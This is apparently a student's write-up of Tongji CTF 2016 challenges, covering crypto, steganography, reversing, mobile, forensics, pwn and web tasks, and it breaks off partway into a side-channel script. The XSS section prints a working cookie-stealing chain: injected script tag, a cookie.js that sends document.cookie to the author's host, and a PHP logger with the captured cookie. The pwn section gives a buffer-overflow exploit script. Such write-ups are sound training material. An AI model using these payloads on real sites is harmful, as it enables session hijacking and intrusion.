

# TJCTF-WriteUp



Are you ready?

```
#####***####***##*****####***#####  
#####**#####*####***#####*#####  
#####***#####*#####*#####
```

## Game List:

Tongji CTF 2016			
flag ✓ Solved	side ✓ Solved	IM ? Open	shell ? Open
pwn (200)	misc (150)	web (300)	mobile (300)
GoT ✓ Solved	traffic ✓ Solved	factorize ✓ Solved	RSA ✓ Solved
reverse (200)	misc (100)	crypto (50)	crypto (200)
ship ✓ Solved	foresee ? Open	acfun ✓ Solved	crack ✓ Solved
mobile (200)	web (300)	misc (100)	crypto (300)
collide ✓ Solved	fly ✓ Solved	签到 ✓ Solved	XSS ✓ Solved
crypto (50)	mobile (200)	misc (10)	web (100)
TEN. ✓ Solved	cake ✓ Solved	XSS2 ✓ Solved	homework ✓ Solved
reverse (100)	mobile (100)	web (200)	pwn (100)
FBI ✓ Solved	XD ✓ Solved	substitute ✓ Solved	
misc (100)	misc (50)	crypto (100)	

0x00



Thoughts & Solutions:


The image above is enough.

---

0x01



## Thoughts & Solutions:



P.S.

- It is valuable for you to learn more about MD5

0x02



# Thoughts & Solutions:

tomeko.net ENGLISH VERSION  
WERSJA POLSKA

**Base64 -> hexadecimal string decoder**

Base64 string:

NDM1NDQ2N0I0RTY5NDM2NTU0NzI1OTdE

Options:

☐ 0x separator for output  
☐ Use lowercase hex characters

Decoded data (hexadecimal)

343335343436374234453639343336353534373235393744

Decoded data as ASCII text, bytes outside 32...126 range displayed in italics as *[byte value]*:

**4354467B4E6943655472597D**

Convert

**Sitemap**

- PROJECTS
- SOFTWARE
- ONLINE TOOLS
  - Base64 -> HEX
  - Base32 -> HEX
  - Base32hex -> HEX
  - ASCII -> HEX
  - HEX -> Base64
  - HEX -> Base32
  - HEX -> Base32hex
  - HEX -> ASCII
  - HEX -> DEC
  - DEC -> ASCII
  - MD5 calculator
  - Regular exp.
  - Text -> Cpp
  - HEX -> file
  - File -> HEX
  - Text -> HTML ui
  - CRC8
- OTHER
  - Links
  - What's new?
  - Contact

**Hexadecimal -> ASCII string decoder**

Hex string:

4354467B4E6943655472597D

Note: all characters outside hex set will be ignored, thus "12AB34" = "12 AB 34" = "12, AB, 34", etc. Input is case-insensitive.

Options:

☒ remove "0x" groups from input

Cleaned input:

4354467B4E6943655472597D

Decoded data as ASCII text, bytes outside 32...126 range displayed in italics as *[byte value]*:

**CTF{NiCeTrY}**

Convert

**Sitemap**

- PROJECTS
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- ONLINE TOOLS
  - Base64 -> HEX
  - Base32 -> HEX
  - Base32hex -> HEX
  - ASCII -> HEX
  - HEX -> Base64
  - HEX -> Base32
  - HEX -> Base32hex
  - HEX -> ASCII
  - HEX -> DEC
  - DEC -> ASCII
  - MD5 calculator
  - Regular exp.
  - Text -> Cpp
  - HEX -> file
  - File -> HEX
  - Text -> HTML ui
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- OTHER
  - Links
  - What's new?
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P.S.

- It is valuable for you to learn base64 & base32 encoding ...

0x03



## factorize (Solved)

Category: crypto / Difficulty: 0 / Points: 50

破解 RSA 的一个关键就是分解素因数。

请你分

解 86147426748799384273516157079130673974135362960210573386294114285910401，  
分解出的最大的素因数就是 Flag。

注意：递交时请包裹上 CTF{xxxx}，例如素因数是 13，则递交 Flag 是 CTF{13}。

Close

## Thoughts & Solutions:

First I programmed in Python and have a try:

```
1 #!/usr/bin/python2.7
2 import math
3
4 number=8614742674879938427351615707913067
5       3974135362960210573386294114285910401
6 x = number / 99999989
7
8 i = 99999989
9
10 while True:
11     if x % i == 0:
12         break
13     i = i + 2
14
15 print(i)
16
```

But the number is too large ...

So ?




Until ...

<a href="#">Search</a>	<a href="#">Sequences</a>	<a href="#">Report results</a>	<a href="#">Factor tables</a>	<a href="#">Status</a>	<a href="#">Downloads</a>
<input type="text" value="86147426748799384273516157079130673974135362960210573386294114285910401"/>					<input data-bbox="1372 1686 1461 1709" type="button" value="Factorize!"/>

Result:		
status (?)	digits	number
FF	71 <a href="#">(show)</a>	<a href="#">8614742674...01</a> <71> = <a href="#">99999989</a> · <a href="#">26440615366395242196516853423447</a> <32> · <a href="#">32581479300404876772405716877547</a> <32>

[www.factordb.com](http://www.factordb.com) (I must say that many sites are unreliable)

0x04



And the cipher is:

ギbl ケ回わボチじψ回あボわわ, あ なんなチギチんチギじbl ケギボわう回 ギな あ μうちわじα じ  
ウギヲうα なわなチうμ; ちわう "んblギチな" μあわ んう なギblψドウ どうチチう回な (ちわう μじ  
わ. ちわう 回うケうギびう回 αうケギボわう回な ちわう ちうヲチ んわ ボう回ウじ回μギblψ ちわう

.....

The cipher is too long so I don't show it here. If you want to practice, please contact me to fetch it.



Thoughts & Solutions:

- First I had no ideas. Gradually, I find something. The title is 'substitute', which may be a hint. Then, I found that there are many 'ギ bl' followed by a number like year in this text. 'ギ bl' are also at the beginning of the text. The text may be an English article? If so, I suppose they are 'in'. Have a try and I found it may be correct.
- Then, I found 'んう ψinninψ'. Can it be 'beginning' ?
- Have a try (In fact, I had no ideas else). It seems to be correct.
- Then I got 'わあび e been'. It must be 'have been' I think.

- Just repeated steps above and I got the whole plaintext with flag:

another homophonic cipher was described by stahl and was one of  
cipher in such a way that the number of homophones for a given .....  
flag is {sopatienttosolvethistaskwelldone}| .....  
.....

0x05



(The downloaded file is a .bmp picture)


Thoughts & Solutions:

I know something about Steganography before such as changing the suffix of file, LSB and so on. The first idea couldn't make it (Recommand software: binwalk). So I try the second. There is a famous software: Stegsolve. And .....luckily (Also recommand: Mp3stego)



		Extract Preview
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....
000000000000000043	54467b536565496e	.....C TF{Seeln
5468654c61737442	7974657d00000000	TheLastB yte }....
000000000000000000	000000000000000000	.....
000000000000000000	000000000000000000	.....

0x06



### Thoughts & Solutions:

PWN is one of my favorite things.

First, get some information:

```
brant-ruan@brant-ruan:~/Documents/tjctf/pwn-0$ file pwn100
pwn100: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked (uses shared libs), for GNU/Linu
x 2.6.26, BuildID[sha1]=f547651ac74ad78fc2025420f964c944661
3b637, not stripped
```

Then, `<chmod u+x ./pwn100>` → run it  
(If it is not in CTF, I will run it in VM to avoid virus)

Then I made a mistake which bounded me for a long time.

I must record it here for me and for you. I just regarded it as a Stack Overflow and used <gdb-peda> to check security mechanisms:

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : disabled
```

NX is set. So 'ret2stack' won't succeed.

I used 'ret2libc' and succeeded locally.

But I am not provided with libc.so of game server. That is why I was bounded for a long time.

Luckily, I used IDA and read the whole program's assembly code carefully at last. There is a 'F2DE8C23' function and the only thing I

```
F2DE8C23      public F2DE8C23
               proc near
s
stream        = byte ptr -25h
               = dword ptr -0Ch

               push    ebp
               mov     ebp, esp
               sub     esp, 38h
               mov     dword ptr [esp+4], offset modes ; "rt"
               mov     dword ptr [esp], offset filename ; "/home/flag/flag"
               call    _fopen
               mov     [ebp+stream], eax
               cmp     [ebp+stream], 0
               jnz     short loc_8048623
```

need to do is put the address of it at the 'return address of main'.

So... Here is the pwntools code:

```
#!/usr/bin/python2.7

from pwn import *
shellcode = p32(0x080485e5)

payload = 'A' * 1036 + shellcode
p = remote("10.60.0.212", 15824)
p.recvuntil("d!")
p.sendline(payload)
p.interactive()
```

P.S.

- Pwntools is useful
- Don't be careless
- Don't be careless
- (More about Buffer


Overflow: <http://www.cnblogs.com/00100011F/p/5202661.html> )

0x07

acfun

✓ Solved

misc (100)



## Thoughts & Solutions:

Downloaded the file and used <file filename> . I found it is an 'ext2' filesystem data, so <mount> it. Then I got a compressed file. After uncompressing it I got another commpressed file.....(tar/gz/bz2)  
At last I got a picture:(flag is on the lower right side of it)



P.S.

- You can learn some useful instructions from this challenge.

0x08



traffic (Solved)

Category: misc / Difficulty: 0 / Points: 100

[Download](#)


注: 本题 Flag 中 ctf 是小写。

Close

## Thoughts & Solutions:

The file is a pcap-ng capture file. So use wireshark to open it.

Ok, I found something interesting.



928 HTTP/1.1 200 OK (text/html)

2d 3e 7c 50 4b 03 04 14 00 00 00 08 00 88 bb ad ->|PK... ..  
 48 42 8d 00 ae 6f 4a 00 00 68 e4 00 00 11 00 00 HB...oJ. .h.....  
 00 74 6f 6e 67 6a 69 5f 63 74 66 2e 70 63 61 70 .tongji\_ ctf.pcap  
 6e 67 ec 5a 0b 70 1b 45 9a 1e 3b 0f 12 07 27 64 ng.Z.p.E ..;...'d  
 af 0a 72 c0 86 b1 8c 1d 3b d6 5b b2 65 4b 51 12 ..r..... ;.[.eKQ.

Right click, <Follow TCP Stream> and save the raw data as xx.zip.  
 Then open xx.zip and you will find 'tongji\_ctf.pcapng'. Use Vim:  
 (<vim tongji\_ctf.pcapng -b> → <:%!xxd>)

```
653d 6875 6977 656e 2663 7466 7b74 6f6e e=huiwen&ctf{ton
676a 695f 6973 5f61 5f63 616b 657d 2048 gji_is_a_cake} H
```

Bingo~

0x09

cake

✓ Solved

mobile (100)

cake (Solved)

Category: mobile / Difficulty: 1 / Points: 100

[CrackMe](#)

注意: 递交时候请包裹 Flag 成 CTF{....}。

Close

## Thoughts & Solutions:

I must admit that I never did mobile reverse before. So this game is a precious for me to learn it in practice. I find it not difficult (at least the primary ones). I want to remind you of your confidence if you are new here.

First here are 5 tools for this challenge and later on: (by google)


- apktool
- JD-GUI
- dex2jar
- IDA
- Mobile phone (with Android)

(You can learn how to install or use them online)

Step-1 Change the '.apk' to '.zip'; uncompress it. Get 'classes.dex'

Step-2 Use <dex2jar> to reverse it into '.jar'

Step-3 Use <jd-gui> and analyse the Java code



The code is very easy, but remember to be careful!

String str = new B().getKey(); There is a 'getKey()'

And If you see B class and A class:

```
public class B
{
    extends A
    {
        public String getKey()
        {
            return "bilibili";
        }
    }
}
```

```
public class A
{
    public String getKey()
    {
        return "bililili";
    }
}
```

So which string should you use?  
Answer is 'bililili'

You can get the solution from this 'if' statement:

```
if (arrayOfInt[i] % 255 != (paramString.charAt(i) ^ str.charAt(i % str.length())) % 'y') {
```

But there is a `% 'y'` so I chose to analyse the 'smali' code:

```
rem-int/lit16 v6, v6, 0xff      rem-int/lit16 v7, v7, 0xff
```

So~

```
21  int mod[15];
22  int i;
23  for(i = 0; i < 15; i++){
24      mod[i] = arrayOfInt[i] % 255;
25  }
26  char x[] = "bililili";
27  int length = strlen(x);
28  for(i = 0; i < 15; i++){
29      char temp = 40;
30      while(temp < 127){
31          if((temp ^ x[i % length]) % 255 == arrayOfInt[i]){
32              printf("%c", temp);
33              break;
34          }
35          temp++;
36      }
37  }
```

0x0a





## XSS (Solved)

Category: web / Difficulty: 1 / Points: 100

你的名字是什么？

<http://10.60.0.212:10865/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi>

这问题很简单，对吧。在这里输入地址，猴子就会点开看：<http://10.60.0.212:19053/monkey.php>

Hint: Flag 在 Cookie 中，你需要拿到 Cookie。请模拟你将精心构造的网址发给受害者（猴子）让受害者点开的情形。如果你的 XSS 脚本是弹窗输出 cookie 的话是不会有作用的，因为受害者（猴子）并不会告诉你弹窗弹了什么。你需要自行想办法将 cookie 悄悄地自动地传递出来被你接收到。一般你需要一个叫做 XSS 平台的东西帮助你做这件事情。

[10.60.0.212:10865/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi](http://10.60.0.212:10865/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi)

**Your name is: hi**

[<http://10.60.0.212:19053>]


在下面输入网址并递交，猴子就会点开看 ~(~o~▽~)~o

提交

## Thoughts & Solutions:

Also, I am not good at Web and XSS(I know 'alert('hello')'), but I can learn, right? So first have a try:

[[<script>alert\(“hello”\)</script>](xxx.php?name=hi)]



Ok, maybe there is a primary XSS...

By searching online I knew some concepts such as [document.cookie]...

You see, learning is fun & easy.

However I couldn't do XSS with XSS platform successfully while the hint said that this was an effective way.

Then I learnt & learnt & learnt.....

I decided to construct my own simple XSS platform.

Step-1 Install Apache2 & PHP; Configure them; Start services

Step-2 Create 3 file: test.php/collection.php/cookie.js

(I didn't learn PHP so I searched for code online and modified it.

And I find the ability to learn sth rapidly is very important.)

Step-3 Create XSS Vector

[xxx.php?name=hi><script src="http://IP/cookie.js"></script>]

test.php:

```
1 <?php
2
3 $ip = $_SERVER['REMOTE_ADDR'];
4 $referer = $_SERVER['HTTP_REFERER'];
5 $agent = $_SERVER['HTTP_USER_AGENT'];
6
7 $data = $_GET['c'];
8
9 $time = date("Y-m-d G:i:s A");
10 $text = $time." = ".$ip."<br>User Agent: ".$referer."<br>Session: ".$data;
11
12 $file = fopen('vb.php' , 'a');
13 fwrite($file,$text);
14 fclose($file);
15
16 ?>
```

collection.php:

```
2 <head>
3 <meta http-equiv="Content-Language" content="it">
4 <title>Cookie Collections</title>
5 </head>
6
7 <body bgcolor="#C0C0C0">
8
9 <p align="center"><font color="#FF0000">Cookie Collections</font></p>
10 <p align="center"><font face="Arial" color="#FF0000">Come on, boy</font></p>
11 <p align="left"> </p>
12
13 </body>
```

cookie.js:

```
1 var img = new Image();
2 img.src = "http://[redacted]/test.php?c="+document.cookie;
```

Step-4 Pwn time : )

在下面输入网址并递交, 猴子就会点开看 ~(~o^▽^~)~o

447f618.php?name=hi><script src="http://[redacted]/cookie.js"></script>|

提交

Cookie Collections

Come on, boy

2016-05-21 19:52:39 PM = 10.60.0.212  
User Agent: http://10.60.0.212:10865  
/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi  
%3E%3Cscript%20src=%22http://[redacted]/cookie.js%22%3E%3C/script%3E  
Session: flag=CTF{zhe\_shi\_yi\_dao\_qian\_dao\_ti\_ha\_ha}



0x0b

TEN.  
✓ Solved

reverse (100)

TEN. (Solved)

Category: reverse / Difficulty: 1 / Points: 100

据说有Flag可以拿。。。 [下载](#)

HINT:

1. 找准工具就很简单啦


2. exe是健康安全滴, Don't be shy~

## Thoughts & Solutions:

```
brant-ruan@brant-ruan:~/Documents/tjctf/reverse-0$ file Not_That_Hard.exe
Not_That_Hard.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

This is a .Net assembly!  
I don't it! So what?  
So go to Windows~


Then I run it:



Use IDA to analyse: (But the result is so awesome)

```
.namespace Not_That_Hard
<
< class private auto abstract sealed ansi beforefieldinit Program extends [mscorlib]System.Object
<
< .method private static hidebysig void Main()
<
< .entrypoint
< .maxstack 8
< .custom instance void [mscorlib]System.STAThreadAttribute::.ctor() = (
01 00 00 00) // ....
nop
call void [System.Windows.Forms]System.Windows.Forms.Application::EnableVisualStyles()
nop
ldc.i4.0
call void [System.Windows.Forms]System.Windows.Forms.Application::SetCompatibleTextRender
nop
newobj instance void Not_That_Hard.Form1::.ctor()
call void [System.Windows.Forms]System.Windows.Forms.Application::Run(class [System.Win
nop
ret
```

Then I noted the hint said correct tool would make it easy, so I searched and found a software [.Net Reflector] and used it:



```
private void button1_Click(object sender, EventArgs e)
{
    bool flag = false;
    userInput.Str = this.textBox1.Text;
    string strB = userInput.Str;
    string str3 = "CTF{GO}";
    string str4 = "";
    byte[] buffer = new byte[] { 0x30, 0x44, 0x5f, 0x43, 0x52, 0x33, 0x63, 0x4b, 0x21, 0x7d };
    for (int i = 0; i < 10; i++)
    {
        str4 = str4 + ((char) buffer[i]).ToString();
    }
    if ((str3 + str4).CompareTo(strB) == 0)
    {
        flag = true;
    }
    if (flag)
    {
        MessageBox.Show("Good Job!");
    }
    else
    {
        MessageBox.Show("Try harder!");
    }
}
```

That is enough~

0x0c

side

✓ Solved

misc (150)

side (Solved)

Category: misc / Difficulty: 1 / Points: 150

<http://10.60.0.212:10865/mov.zip>

提示: 请以 CTF{...} 形式递交 Flag。

The file is ELF 32-bit executable, but it is almost made up of [mov]:

```
mov     dword ptr [esp], esp
mov     esp, off_84ED250
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     dword ptr [esp], 0Bh
mov     dword ptr [esp+4], 86ED2F4h
mov     dword ptr [esp+8], 0
call    near ptr unk_8046230
mov     esp, off_84ED250
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     esp, [esp-200068h]
mov     dword ptr [esp], 4
mov     dword ptr [esp+4], 86ED380h
mov     dword ptr [esp+8], 0
call    loc_8048230
```

Thoughts & Solutions:

First, it is a challenge with excellent background. I must say that the background is even more valuable for you to learn & study.

(This trick will disable IDA. Here is the background:

<https://recon.cx/2015/slides/recon2015-14-christopher-domas-The-movfuscator.pdf>)

So it is a big pity that the flag is put in memory which bypasses the background's bound.

If you luckily use IDA and see and submit the flag:(CTF{666666})

```
a0123456789abcd db '0123456789abcdef',0 ; DATA XREF: .text:0804EC74^o
; .text:0804F17B^o
aFlagSha1S      db 'Flag SHA1 = %s',0Ah,0 ; DATA XREF: .text:08143325^o
a666666         db '666666',0 ; DATA XREF: .text:08141DEB^o
; .text:081421B8^o
aWrongPassword  db 'Wrong password!',0Ah,0 ; DATA XREF: .text:08141582^o
aS              db '%s',0 ; DATA XREF: .text:08140CBF^o
aInputThePasswo db 'Input the password to unlock the flag:',0
; DATA XREF: .text:08140A6D^o
aAyapuvdvzbo9um db 'AYaPUVdvZB09uMJTVNbvLs/YyqDgY9gj rFzx/osYHrY=',0
```

That's all right.

I saw the '666666', but underestimated and ignored it.

So, I google~~~

And I learnt [Side Channel Attack] and got a Python code(which was used to solve REcon 2015 movfuscator crackme):

```

1 #!/usr/bin/python2.7
2 import string
3 import sys
